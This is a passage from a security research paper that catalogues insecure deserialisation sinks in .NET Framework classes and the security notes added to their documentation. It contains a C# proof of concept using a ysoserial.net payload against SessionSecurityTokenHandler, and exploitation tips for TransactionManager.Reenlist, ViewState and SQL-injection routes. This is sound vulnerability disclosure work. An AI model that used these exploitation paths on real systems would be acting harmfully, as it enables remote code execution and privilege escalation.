As described in the documentation of identified classes such as in https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.http.httpclientchannel, applications that use .NET remoting and accept messages without appropriate level of validation are most likely vulnerable to code execution via deserialisation issues:

"Channels are used by the .NET Framework remoting infrastructure to transport remote calls. When a client makes a call to a remote object, the call is serialised into a message that is sent by a client channel and received by a server channel. It is then deserialised and processed. Any returned values are transmitted by the server channel and received by the client channel".

Although not all the following classes were mentioned in this research, security notes have now been added to them as well:

IpcClientChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.ipc.ipcclientchannel

TcpClientChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.tcp.tcpclientchannel

TcpServerChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.tcp.tcpserverchannel

IpcServerChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.ipc.ipcserverchannel

IpcChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.ipc.ipcchannel

TcpChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.tcp.tcpchannel

HttpClientChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.http.httpclientchannel

HttpChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.http.httpchannel

IChannelSender Interface

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.ichannelsender

ISecurableChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.isecurablechannel

BaseChannelWithProperties Class

https://docs.microsoft.com/en-us/dotnet/api/system.runtime.remoting.channels.basechannelwithproperties

4.1.9 System\IdentityModel\Tokens\SessionSecurityTokenHandler.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.sessionsecuritytokenhandler(v=vs.110).aspx

Namespace: System.IdentityModel.Tokens

Assembly: System.IdentityModel (in System.IdentityModel.dll)

Inheritance Hierarchy:

System.Object

System.IdentityModel.Tokens.SecurityTokenHandler

System.IdentityModel.Tokens.SessionSecurityTokenHandler

System.IdentityModel.Services.Tokens.MachineKeySessionSecurityTokenHandler

Useful Information:

The <securityTokenHandlers> configuration element can be used to specify a SessionSecurityTokenHandler that has the responsibility for securing the application's sessions. Developers should use caution when changing this configuration setting, as a misconfigured system could result in application compromise. For example, specifying a derived HYPERLINK:

"http://msdn.microsoft.com/en-us/library/hh193426%28v=vs.110%29.aspx" \t "_blank" SessionSecurityTokenHandler and passing an empty Transforms (CookieTransform) collection to the base, would result in the user's identity being serialised into a cookie that was not protected. This could allow an attacker to modify the identity and therefore change access privileges.

Version Information:

.NET Framework

Available since 4.5

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
public override SecurityToken ReadToken(XmlReader reader, SecurityTokenResolver tokenResolver)
```

In order to exploit this one, a cookie needs to be encoded with 'DeflateCookieTransform' and then with 'ProtectedDataCookieTransform' (default mode). The 'ProtectedDataCookieTransform' class uses Data Protection API (DPAPI) that requires current account credentials. Without that, it will not be possible to create a valid cookie. Therefore, it might be rare that this issue will be useful.

The following XML code shows a sample that could be used to call the ‘ReadToken’ method (‘cookie’ has a placeholder):

```
<SecurityContextToken xmlns='http://schemas.xmlsoap.org/ws/2005/02/sc' Id='uuid-709ab608-
2004-44d5-b392-f3c5bf7c67fb-1'>
      <Identifier xmlns='http://schemas.xmlsoap.org/ws/2005/02/sc'>
            urn:unique-id:securitycontext:1337
      </Identifier>
      <Cookie xmlns='http://schemas.microsoft.com/ws/2006/05/security'>{0}</Cookie>
</SecurityContextToken>
```

The following C# code shows a PoC that could execute command (on the same machine):

```
    class SessionSecurityTokenHandler_test
    {
        public void test()
        {

            string tokenXMLString = @"<SecurityContextToken
xmlns='http://schemas.xmlsoap.org/ws/2005/02/sc' Id='uuid-709ab608-2004-44d5-b392-
f3c5bf7c67fb-1'>
      <Identifier xmlns='http://schemas.xmlsoap.org/ws/2005/02/sc'>
            urn:unique-id:securitycontext:1337
      </Identifier>
      <Cookie xmlns='http://schemas.microsoft.com/ws/2006/05/security'>{0}</Cookie>
</SecurityContextToken>";
            string cookie = CreateCookie();

            tokenXMLString = String.Format(tokenXMLString, cookie);

            XmlReader tokenXML = XmlReader.Create(new StringReader(tokenXMLString));

            SessionSecurityTokenHandler mySessionSecurityTokenHandler = new
SessionSecurityTokenHandler();
            mySessionSecurityTokenHandler.ReadToken(tokenXML);

        }

        public string CreateCookie()
        {
            String serialized = "Base64 BinaryFormatter String from ysoserial.net";
            byte[] serializedData = Convert.FromBase64String(serialized);

            DeflateCookieTransform myDeflateCookieTransform = new DeflateCookieTransform();
            ProtectedDataCookieTransform myProtectedDataCookieTransform = new
ProtectedDataCookieTransform();
            byte[] deflateEncoded = myDeflateCookieTransform.Encode(serializedData);
            byte[] encryptedEncoded = myProtectedDataCookieTransform.Encode(deflateEncoded);
            return Convert.ToBase64String(encryptedEncoded);
        }
    }
```

This has been added to the ysoserial.net project [3] in the ‘SessionSecurityTokenHandlerPlugin’ plugin which is only useful for very rare cases of privilege escalation when command can be executed on the target box:

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Plugins/SessionSecurityTokenHandlerPlugin.cs

Security note has now been added to:

SessionSecurityTokenHandler.ReadToken Method

https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel.tokens.sessionsecuritytokenhandler.readtoken

4.1.10 Web\Security\RolePrincipal.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.web.security.roleprincipal(v=vs.110).aspx

Namespace: System.Web.Security

Assembly: System.Web (in System.Web.dll)

Inheritance Hierarchy:

System.Object

System.Security.Claims.ClaimsPrincipal

System.Web.Security.RolePrincipal

Version Information:

.NET Framework

Available since 2.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
private void InitFromEncryptedTicket( string encryptedTicket )
```

It was called from:

```
public RolePrincipal(IIdentity identity, string encryptedTicket)
```

and

```
public RolePrincipal(string providerName, IIdentity identity, string encryptedTicket )
```

The ‘encryptedTicket’ value has been encrypted using:

```
cryptoService.Protect(buf)
```

From the ‘System.Web.Security.Cryptography’ namespace. As this parameter is encrypted, it might not be feasible to exploit it straight away without having access to the box or the encryption key.

Security note has now been added to:

RolePrincipal Constructors
https://docs.microsoft.com/en-us/dotnet/api/system.web.security.roleprincipal.-ctor

- RolePrincipal(IIdentity, String)
- RolePrincipal(String, IIdentity, String)

4.1.11 system\io\isolatedstorage\isolatedstorage.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.io.isolatedstorage.isolatedstorage(v=vs.110).aspx

Namespace: System.IO.IsolatedStorage

Assembly: mscorlib (in mscorlib.dll)

Version Information:

.NET Framework

Available since 1.1

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Isolated storage is not available for Windows 8.x Store apps. Instead, use the application data classes in the Windows.Storage namespaces included in the Windows Runtime API to store local data and files. For more information, see Application data in the Windows Dev Center.

Deserialisation was found at:

```
internal bool InitStore(IsolatedStorageScope scope, Stream domain, Stream assem, Stream app,
String domainName, String assemName, String appName)
```

It was called from:

```
public bool MoveNext()
```

Exploitable only if the following file could be replaced just before the application uses the 'MoveNext' function.

```
[userprofilepath]\AppData\Local\IsolatedStorage\[randomstring]\[randomstring]\[target]\ident
ity.dat
```

This can potentially be achieved via a race condition. 'Local' could be replaced by 'Roaming' in the path when the application has higher privileges: https://docs.microsoft.com/en-us/dotnet/standard/io/isolated-storage

There is probably no point exploiting this issue unless it can be abused to bypass other restrictions on the OS.

Security note has now been added to:

IsolatedStorage Class

https://docs.microsoft.com/en-us/dotnet/api/system.io.isolatedstorage.isolatedstorage

4.1.12 System\ServiceModel\Channels\MsmqDecodeHelper.cs

Namespace:

```
System.ServiceModel.Channels
```

Deserialisation was found at:

```
static object DeserializeForIntegration(MsmqIntegrationChannelListener listener, Stream
bodyStream, MsmqIntegrationMessageProperty property, long lookupId)
```

It can be called via ‘TryReceive’ or ‘EndTryReceive’ in the ‘MsmqInputChannelBase’ class.

Based on MSDN “The MsmqIntegrationBinding class maps Microsoft Message Queuing (MSMQ) messages to Windows Communication Foundation (WCF) messages.” – Therefore, it is quite natural to see serialised objects there.

Security note has now been added to:

MsmqIntegrationBinding Class

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.msmqintegration.msmqintegrationbinding

In addition to this, security notes were added to the following classes but it was unclear how these were affected when performing this research.

IInputSessionChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.iinputsessionchannel

IRequestSessionChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.irequestsessionchannel

IOutputSessionChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.ioutputsessionchannel

IDuplexChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.iduplexchannel

IDuplexSessionChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.iduplexsessionchannel

IContextChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.icontextchannel

IRequestChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.irequestchannel

IOutputChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.ioutputchannel

IReplyChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.ireplychannel

IChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.ichannel

IInputChannel Interface

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.iinputchannel

WSTrustChannel Class

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.security.wstrustchannel

ClientBase<TChannel>.ChannelBase<T> Class

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.clientbase-1.channelbase-1

ChannelBase Class

https://docs.microsoft.com/en-us/dotnet/api/system.servicemodel.channels.channelbase

4.1.13 System\Transactions\Oletx\OletxResourceManager.cs

Information table for System.Transactions:

Original URL:

https://msdn.microsoft.com/en-us/library/ms973865.aspx

Applies to:

Microsoft .NET Framework 2.0

Namespace:

System.Transactions.Oletx

Deserialisation was found at:

```
internal OletxEnlistment Reenlist(
            int prepareInfoLength,
            byte[] prepareInfo,
            IEnlistmentNotificationInternal enlistmentNotification
            )
```

Called from the following method in ‘TransactionManager’:

```
static public Enlistment Reenlist(
            Guid resourceManagerIdentifier,
            byte[] recoveryInformation,
            IEnlistmentNotification enlistmentNotification
            )
```

Information table for TransactionManager:

Original URL:

https://msdn.microsoft.com/en-us/library/system.transactions.transactionmanager(v=vs.110).aspx

Namespace: System.Transactions

Assembly: System.Transactions (in System.Transactions.dll)

Inheritance Hierarchy:

System.Object

  System.Transactions.TransactionManager

Version Information:

.NET Framework

Available since 2.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Although it was possible to execute code by calling the functions (5 bytes needed to be added to the beginning of the serialised object with the first one set to 1), the issue is going to be rare.

This has been added to the ysoserial.net project [3] in the ‘TransactionManagerReenlist’ plugin:

https://github.com/pwntester/ysoserial.net/blob/master/ysoserial/Plugins/TransactionManagerReenlist.cs

Security note has now been added to:

TransactionManager.Reenlist(Guid, Byte[], IEnlistmentNotification) Method
https://docs.microsoft.com/en-us/dotnet/api/system.transactions.transactionmanager.reenlist

4.1.14 Common\AuthoringOM\Design\CompositeActivityDesigner.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.workflow.componentmodel.design.compositeactivitydesigner(v=vs.110).aspx

Note: This API is now obsolete.

Useful Information:

Provides a designer that enables you to visually design composite activities.

Namespace: System.Workflow.ComponentModel.Design

Assembly: System.Workflow.ComponentModel (in System.Workflow.ComponentModel.dll)

Inheritance Hierarchy:

System.Object

  System.Workflow.ComponentModel.Design.ActivityDesigner

    System.Workflow.ComponentModel.Design.CompositeActivityDesigner

      System.Workflow.ComponentModel.Design.FreeformActivityDesigner

      System.Workflow.ComponentModel.Design.StructuredCompositeActivityDesigner

Version Information:

.NET Framework

Available since 3.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
internal static Activity[] DeserializeActivitiesFromDataObject(IServiceProvider serviceProvider,
IDataObject dataObj, bool addAssemblyReference)
```

It was called from:

```
public static Activity[] DeserializeActivitiesFromDataObject(IServiceProvider serviceProvider,
IDataObject dataObj)
```

and

```
private void OnMenuPaste(object sender, EventArgs e)
```

and

```
protected override bool OnDragDrop(DragEventArgs eventArgs)
```

Again, this is a rare occurrence.

Security note has now been added to:

CompositeActivityDesigner.DeserializeActivitiesFromDataObject(IServiceProvider, IDataObject) Method

https://docs.microsoft.com/en-us/dotnet/api/system.workflow.componentmodel.design.compositeactivitydesigner.deserializeactivitiesfromdataobject

4.1.15 RunTime\Tracking\SqlTrackingWorkflowInstance.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.workflow.runtime.tracking.sqltrackingworkflowinstance(v=vs.110).aspx

Note: This API is now obsolete.

Useful Information:

Provides access to tracking data maintained in a SQL database by the SqlTrackingService for a workflow instance.

Namespace: System.Workflow.Runtime.Tracking

Assembly: System.Workflow.Runtime (in System.Workflow.Runtime.dll)

Inheritance Hierarchy:

System.Object

    System.Workflow.Runtime.Tracking.SqlTrackingWorkflowInstance

Version Information:

.NET Framework

Available since 3.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

This class has been deprecated and therefore no security note was added to it. It was vulnerable to untrusted data deserialisation if an attacker could manipulate special columns in the database.

Call from the following methods could lead to code execution in this case:

```
public IList<ActivityTrackingRecord> ActivityEvents
public IList<UserTrackingRecord> UserEvents
public IList<WorkflowTrackingRecord> WorkflowEvents
```

The affected tables were:

```
GetActivityEventsWithDetails -> Column number 4
GetUserEventsWithDetails -> Column number 7
GetWorkflowInstanceEventsWithDetails -> Column number 3
```

Therefore, it might be possible to exploit this issue using some SQL injection.

4.1.16 Other potential or unconfirmed cases

Several other classes were identified that utilised deserialisation when using 'BinaryFromatter'. However, they could not be fully investigated during this research.

The following list includes these classes that are "potentially exploitable" but might also be false positives:

usystem\security\policy\pefileevidencefactory.cs

Namespace:

```
System.Security.Policy
```

Deserialisation was found at:

```
public IEnumerable<EvidenceBase> GetFactorySuppliedEvidence()
```

It seems deserialised data was coming from a file but it was not possible to find a way to control the inputs.

MS\Internal\AppModel\ApplicationProxyInternal.cs

Namespace:

```
MS.Internal.AppModel
```

It was not possible to find a way to control the input in .Net – it seems this might be used by XAML Browser Application (XBAP). The initial investigation was as follows:

Deserialisation was found at:

```
private object DeserializeJournaledObject(MemoryStream inputStream)
```

Can be controlled via:

```
internal void LoadHistoryStream(MemoryStream loadStream, bool firstLoadFromHistory)
```

That is called from:

```
private object _RunDelegate( object args )
```

➔

```
internal int Run(InitData initData)
```

From:

```
int IBrowserHostServices.Run(
            String path,
            String fragment,
            MimeType mime,
            String debugSecurityZoneURL,
            String applicationId,
            object streamContainer,
            object ucomLoadIStream,
            HostingFlags hostingFlags,
            INativeProgressPage nativeProgressPage,
            string progressAssemblyName,
            string progressClassName,
            string errorAssemblyName,
            string errorClassName,
            IHostBrowser hostBrowser
           )
```

And the following which is also called from the above method:

```
internal void RunApplication(ApplicationRunner runner)
```

and

```
private void LoadHistoryHelper(object comIStream, bool firstLoadFromHistory)
```

That is called from:

```
void IBrowserHostServices.LoadHistory(object ucomIStream)
```

MS\Internal\DataStreams.cs

Namespace:

```
MS.Internal.AppModel
```

Although this was an internal class, it seems that it is being used by XAML/BAML but no entry was found during the review. The initial investigation was as follows:

Deserialisation was found at:

```
private void LoadSubStreams(UIElement element, ArrayList subStreams)
```

It has this comment: “prevent any journal metadata de-serialization in partial trust” which is by:

```
new SecurityPermission(SecurityPermissionFlag.SerializationFormatter).Demand();
```

Called from:

```
private void LoadState(object node)
```

Which was called from:

```
internal void Load(Object root)
```

The above was called from:

```
internal virtual void RestoreState(object contentObject)
```

This was in the ‘JournalEntry’ class of ‘System.Windows.Navigation’. This list goes on and needs further investigation. It might be possible to exploit these issues via XBAP but it might also be a false positive.

System\Data\SqlClient\SqlDependency.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.data.sqlclient.sqldependency(v=vs.110).aspx

Namespace: System.Data.SqlClient

Assembly: System.Data (in System.Data.dll)

Inheritance Hierarchy:

System.Object

  System.Data.SqlClient.SqlDependency

Version Information:

.NET Framework

Available since 2.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
private static SqlDependencyProcessDispatcher GetDeserialisedObject(BinaryFormatter formatter,
MemoryStream stream)
```

This is called from

```
private static void ObtainProcessDispatcher()
```

Which is called from:

```
public static bool Start(string connectionString, string queue)
```

Input stream comes from:

```
byte[] nativeStorage = SNINativeMethodWrapper.GetData();
```

Therefore, ‘SNINativeMethodWrapper.GetData()’ needs to be reviewed to see whether it can be controlled by users in any way.

System\IdentityModel\Tokens\SessionSecurityToken.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.sessionsecuritytoken(v=vs.110).aspx

Namespace: System.IdentityModel.Tokens

Assembly: System.IdentityModel (in System.IdentityModel.dll)

Inheritance Hierarchy:

System.Object

  System.IdentityModel.Tokens.SecurityToken

    System.IdentityModel.Tokens.SessionSecurityToken

Version Information:

.NET Framework

Available since 4.5

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Namespace:

```
System.IdentityModel.Tokens
```

Deserialisation was found at:

```
ClaimsIdentity ReadIdentity(XmlDictionaryReader dictionaryReader, SessionDictionary dictionary)
```

It seems that this is called from:

```
protected SessionSecurityToken(SerializationInfo info, StreamingContext context)
```

This can only be used in derived classes but requires further investigation on the usage.

Web\Compilation\BuildResult.cs

Namespace:

```
System.Web.Compilation
```

Deserialisation was found at:

```
internal override void GetPreservedAttributes(PreservationFileReader pfr)
```

It seems that the incoming files can only be controlled by manipulating.NET cached files but it requires further investigation.

System\WinForms\Control.cs

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.windows.forms.control(v=vs.110).aspx

Namespace: System.Windows.Forms

Assembly: System.Windows.Forms (in System.Windows.Forms.dll)

Inheritance Hierarchy:

System.Object

    System.MarshalByRefObject

        System.ComponentModel.Component

            System.Windows.Forms.Control

                System.Windows.Forms.AxHost

System.Windows.Forms.ButtonBase

System.Windows.Forms.DataGrid

System.Windows.Forms.DataGridView

System.Windows.Forms.DataVisualization.Charting.Chart

System.Windows.Forms.DateTimePicker

System.Windows.Forms.GroupBox

System.Windows.Forms.Integration.ElementHost

System.Windows.Forms.Label

System.Windows.Forms.ListControl

System.Windows.Forms.ListView

System.Windows.Forms.MdiClient

System.Windows.Forms.MonthCalendar

System.Windows.Forms.PictureBox

System.Windows.Forms.PrintPreviewControl

System.Windows.Forms.ProgressBar

System.Windows.Forms.ScrollableControl

System.Windows.Forms.ScrollBar

System.Windows.Forms.Splitter

System.Windows.Forms.StatusBar

System.Windows.Forms.TabControl

System.Windows.Forms.TextBoxBase

System.Windows.Forms.ToolBar

System.Windows.Forms.TrackBar

System.Windows.Forms.TreeView

System.Windows.Forms.WebBrowserBase

Version Information:

.NET Framework

Available since 1.1

Thread Safety:

Only the following members are thread safe: BeginInvoke, EndInvoke, Invoke, InvokeRequired, and CreateGraphics if the handle for the control has already been created. Calling CreateGraphics before the control's handle has been created on a background thread can cause illegal cross thread calls.

Deserialisation was found at:

```
internal void Load(UnsafeNativeMethods.IPropertyBag pPropBag, UnsafeNativeMethods.IErrorLog
pErrorLog)
```

and

```
internal void Read(UnsafeNativeMethods.IStream istream)
```

It was not possible to find a way to reach the functionality for exploitation. The closest method in this area was by setting the ‘DocumentStream’ property of the ‘WebBrowser’ class; however, this did not trigger the issue either.

System\WinForms\PropertyGridInternal\MergePropertyDescriptor.cs

Namespace:

```
System.Windows.Forms.PropertyGridInternal
```

Deserialisation was found at:

```
private object CopyValue(object value)
```

It was not possible to find a way to control the input to exploit this. This needs further investigation to check whether this can be exploited.

Activities\LocalService\MethodMessage.cs

Namespace:

```
System.Workflow.Activities
```

Deserialisation was found at:

```
object Clone(object source)
```

It was not possible to find a way to control the input to exploit this. This needs further investigation to check whether this can be exploited.

Activities\Executors\InvokeBase.cs

Namespace:

```
System.Workflow.Activities
```

Deserialisation was found at:

```
internal static object CloneOutboundValue(object source, BinaryFormatter formatter, string name)
```

It was not possible to find a way to control the input to exploit this. This needs further investigation to check whether this can be exploited.

Common\AuthoringOM\Design\ComponentSerializationService.cs (potential)

Information table:

Original URL:

https://msdn.microsoft.com/en-us/library/system.componentmodel.design.serialization.componentserializationservice(v=vs.110).aspx

Namespace: System.ComponentModel.Design.Serialization

Assembly: System (in System.dll)

Inheritance Hierarchy:

System.Object

System.ComponentModel.Design.Serialization.ComponentSerializationService

System.ComponentModel.Design.Serialization.CodeDomComponentSerializationService

Version Information:

.NET Framework

Available since 2.0

Thread Safety:

Any public static (Shared in Visual Basic) members of this type are thread safe. Any instance members are not guaranteed to be thread safe.

Deserialisation was found at:

```
public override SerializationStore LoadStore(Stream stream)
```

It is in an internal class:

```
internal class XomlComponentSerializationService : ComponentSerializationService
```

One reference in the code was found in:

```
public abstract class WorkflowDesignerLoader : BasicDesignerLoader
```

This creates an object based on our affected internal class when the service type is ‘ComponentSerializationService’. This needs further investigation.

4.2 ObjectStateFormatter and LosFormatter

Some objects such as View State or Event Validation require the machine key to encrypt or sign the payloads. They have not been included in this document as these methods are considered to be safe unless the machine key has been compromised.

4.2.1 system\Web\UI\ClientScriptManager.cs and others with encryption or MAC

This type of class cannot be exploited without knowing some secret parameters unless a registry key has been set to disable this or 'AllowInsecureDeserialization' in AppSettings has been set to 'true'. The registry key location is:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v[Version_Here]\AspNetEnforceViewStateMac
```

The decoding and decryption algorithm is as follows:

```
// https://referencesource.microsoft.com/#system.web/UI/ObjectStateFormatter.cs,370
byte[] inputBytes = Convert.FromBase64String(inputString);
            int length = inputBytes.Length;

#if !FEATURE_PAL // FEATURE_PAL does not enable cryptography
            try {
                if (AspNetCryptoServiceProvider.Instance.IsDefaultProvider &&
!_forceLegacyCryptography) {
// If we're configured to use the new crypto providers, call into them if encryption or
signing (or both) is requested.

                    if (_page != null && (_page.ContainsEncryptedViewState ||
_page.EnableViewStateMac)) {
                        Purpose derivedPurpose =
purpose.AppendSpecificPurposes(GetSpecificPurposes());
                        ICryptoService cryptoService =
AspNetCryptoServiceProvider.Instance.GetCryptoService(derivedPurpose);
                        byte[] clearData = cryptoService.Unprotect(inputBytes);
                        inputBytes = clearData;
                        length = clearData.Length;
                    }
                }
                else {
                    // Otherwise go through legacy crypto mechanisms
#pragma warning disable 618 // calling obsolete methods
                    if (_page != null && _page.ContainsEncryptedViewState) {
                        inputBytes = MachineKeySection.EncryptOrDecryptData(false,
inputBytes, GetMacKeyModifier(), 0, length);
                        length = inputBytes.Length;
                    }
                    // We need to decode if the page has EnableViewStateMac or we got passed
in some mac key string
                    else if ((_page != null && _page.EnableViewStateMac) || _macKeyBytes !=
null) {
                        inputBytes = MachineKeySection.GetDecodedData(inputBytes,
GetMacKeyModifier(), 0, length, ref length);
                    }
#pragma warning restore 618 // calling obsolete methods
                }
            }
            catch {…
```

Payloads from ysoserial.net project [3] can be used directly if the encryption or MAC is disabled for example in the '__VIEWSTATE' or '__EVENTVALIDATION' parameters. When the secrets are known, it is possible to encrypt the payloads for exploitation.

4.2.2 system\Web\UI\WebParts\BlobPersonalizationState.cs

Namespace:

```
System.Web.UI.WebControls.WebParts
```

Deserialisation was found at:

```
private static IDictionary Deserialisedata(byte[] data)
```

Called at:

```
public void LoadDataBlobs(byte[] sharedData, byte[] userData)
```

That is called from ‘system\Web\UI\WebParts\PersonalizationProvider.cs’:

```
public virtual PersonalizationState LoadPersonalizationState(WebPartManager webPartManager, bool
ignoreCurrentUser)
```

The serialised data comes from the ‘PageSettings’ column of the ‘aspnet_PersonalizationPerUser’ table that stores Web Parts Personalization data (https://msdn.microsoft.com/en-gb/library/aa478955.aspx).

It is also possible to set this data using the ‘dbo.aspnet_PersonalizationPerUser_SetPageSettings’ stored procedure when it is available (using a SQL injection vulnerability perhaps). This stored procedure has been shown at:

http://docs.imis.com/15.1/Schema/Programmability/Stored_Procedures/aspnet_PersonalizationPerUser_SetPageSettings.html.

4.3 NetDataContractSerializer

Both identified classes in this section require further investigation as it was not possible to find a way to trigger and exploit the used deserialisation functionality.

4.3.1 System.Activities\System\Activities\XamlIntegration\NetDataContractXmlSerializable.cs

Namespace:

```
System.Activities.XamlIntegration
```

Deserialisation was found at:

```
public void ReadXml(XmlReader reader)
```

It is an internal class that is used at:

```
System.Activities\System\Activities\XamlIntegration\DynamicUpdateMapExtension.cs
```

Its class name is:

```
DynamicUpdateMapExtension
```

Its method is:

```
public IXmlSerializable XmlContent
```

This class has been used at:

```
System.Activities\System\Activities\XamlIntegration\DynamicUpdateMapConverter.cs
```

Its class name is:

```
DynamicUpdateMapConverter
```

Its method is:

```
public override object ConvertTo(ITypeDescriptorContext context, CultureInfo culture, object
value, Type destinationType)
```

This only happens when ‘destinationType=MarkupExtension’.

The ‘ConvertTo’ function is used in the ‘DynamicUpdateMap’ class at:

```
System.Activities\System\Activities\DynamicUpdate\DynamicUpdateMap.cs
```

As it was not possible to find out how this can be exploited and triggered, more investigation is required to check whether this can be abused.

4.3.2 System.Activities.DurableInstancing\System\Activities\DurableInstancing\DefaultObjectSerializer.cs (exploitation likelihood: unknown)

Namespace:

```
System.Activities.DurableInstancing
```

Deserialisation was found at:

```
protected virtual Dictionary<XName, object> DeserializePropertyBag(Stream stream)
```

and

```
protected virtual object DeserializeValue(Stream stream)
```

They were called at (except the public method):

```
public object DeserializeValue(byte[] serialisedValue)
```

and

```
public Dictionary<XName, object> DeserializePropertyBag(byte[] serialisedValue)
```

The ‘DefaultObjectSerializer’ class is used in the following two classes:

```
System.Activities.DurableInstancing\System\Activities\DurableInstancing\GZipObjectSerializer.cs
```

Class definition:

```
sealed class GZipObjectSerializer : DefaultObjectSerializer
```

and

```
System.Activities.DurableInstancing\System\Activities\DurableInstancing\ObjectSerializerFactory.c
s
```

Class definition:

```
static class ObjectSerializerFactory
```

This class is being used in different places.

However, no deserialisation was found to be used in these places:

```
System.Activities.DurableInstancing\System\Activities\DurableInstancing\LoadWorkflowAsyncResult.c
s
```

or

```
System.Activities.DurableInstancing\System\Activities\DurableInstancing\SaveWorkflowAsyncResult.c
s
```

However, deserialisation was called from the following classes:

```
System.Activities.DurableInstancing\System\Activities\DurableInstancing\SerializationUtilities.cs
```

Methods:

```
public static Dictionary<XName, InstanceValue> DeserializeMetadataPropertyBag(byte[]
serialisedMetadataProperties, InstanceEncodingOption instanceEncodingOption)
```

and

```
public static Dictionary<XName, InstanceValue> DeserializePropertyBag(byte[]
primitiveDataProperties, byte[] complexDataProperties, InstanceEncodingOption
encodingOption)
```

and also from the following class:

```
System.Activities.DurableInstancing\System\Activities\DurableInstancing\StoreUtilities.cs
```

Method:

```
static Dictionary<XName, object> ReadLockOwnerMetadata(SqlDataReader reader)
```

As it was not possible to find out how this can be exploited and triggered, more investigation is required to check whether this can be abused.

4.4 JavaScriptSerializer

4.4.1 system\Extensions\ClientServices\Providers\ProxyHelper.cs (exploitation likelihood: high)

Namespace:

```
System.Web.ClientServices.Providers
```

Deserialisation was found at:

```
internal static object CreateWebRequestAndGetResponse(string serverUri, ref CookieContainer
cookies, string username, string connectionString, string connectionStringProvider, string []
paramNames, object [] paramValues, Type returnType)
```

This was used in various places:

1. First Class:

```
system\Extensions\ClientServices\Providers\ClientFormsAuthenticationMembershipProvider.cs
```

1.a. First Method:

```
[SuppressMessage("Microsoft.Security", "CA2116:AptcaMethodsShouldOnlyCallAptcaMethods",
Justification="Reviewed and approved by feature crew")]

private static bool ValidateUserByCallingLogin(string username, string password, bool
rememberMe, string serviceUri, bool useWFCService, ref CookieContainer cookies, string
connectionString, string connectionStringProvider)
```

This happens when ‘useWFCService=False’. This is called from the following method and can be exploited if ‘serviceUri’ or its JSON response can be manipulated (it can also lead to Server-Side Request Forgery (SSRF)):

```
public static bool ValidateUser(string username, string password, string serviceUri)
```

This is a public method documented here:

https://docs.microsoft.com/en-us/dotnet/api/system.web.clientservices.providers.clientformsauthenticationmembershipprovider.validateuser

This is also called from a private method (‘ValidateUserCore’) that is called by some public methods but the ‘ClientFormsAuthenticationMembershipProvider’ class needs to be configured to meet the following conditions:

a ‘seviceUri’ that does not end with ‘.svc’

Having ‘tryToUseLastLoggedInUser=false’ or ‘lastLoggedInUser != username’

```
private bool ValidateUserCore(string username, string password, int rememberMeInt, ref int
promptCount, bool tryToUseLastLoggedInUser)
```

This is called via:

```
public override bool ValidateUser(string username, string password)
```

or

```
public bool ValidateUser(string username, string password, bool rememberMe)
```

1.b. Second Method:

```
[SuppressMessage("Microsoft.Security", "CA2116:AptcaMethodsShouldOnlyCallAptcaMethods",
Justification="Reviewed and approved by feature crew")]
public void Logout()
```

It happens when "_UsingWFCService=False". This can be exploited if 'serviceUri' (that does not end with '.svc') or its JSON response can be manipulated.

1.c. Third Method:

```
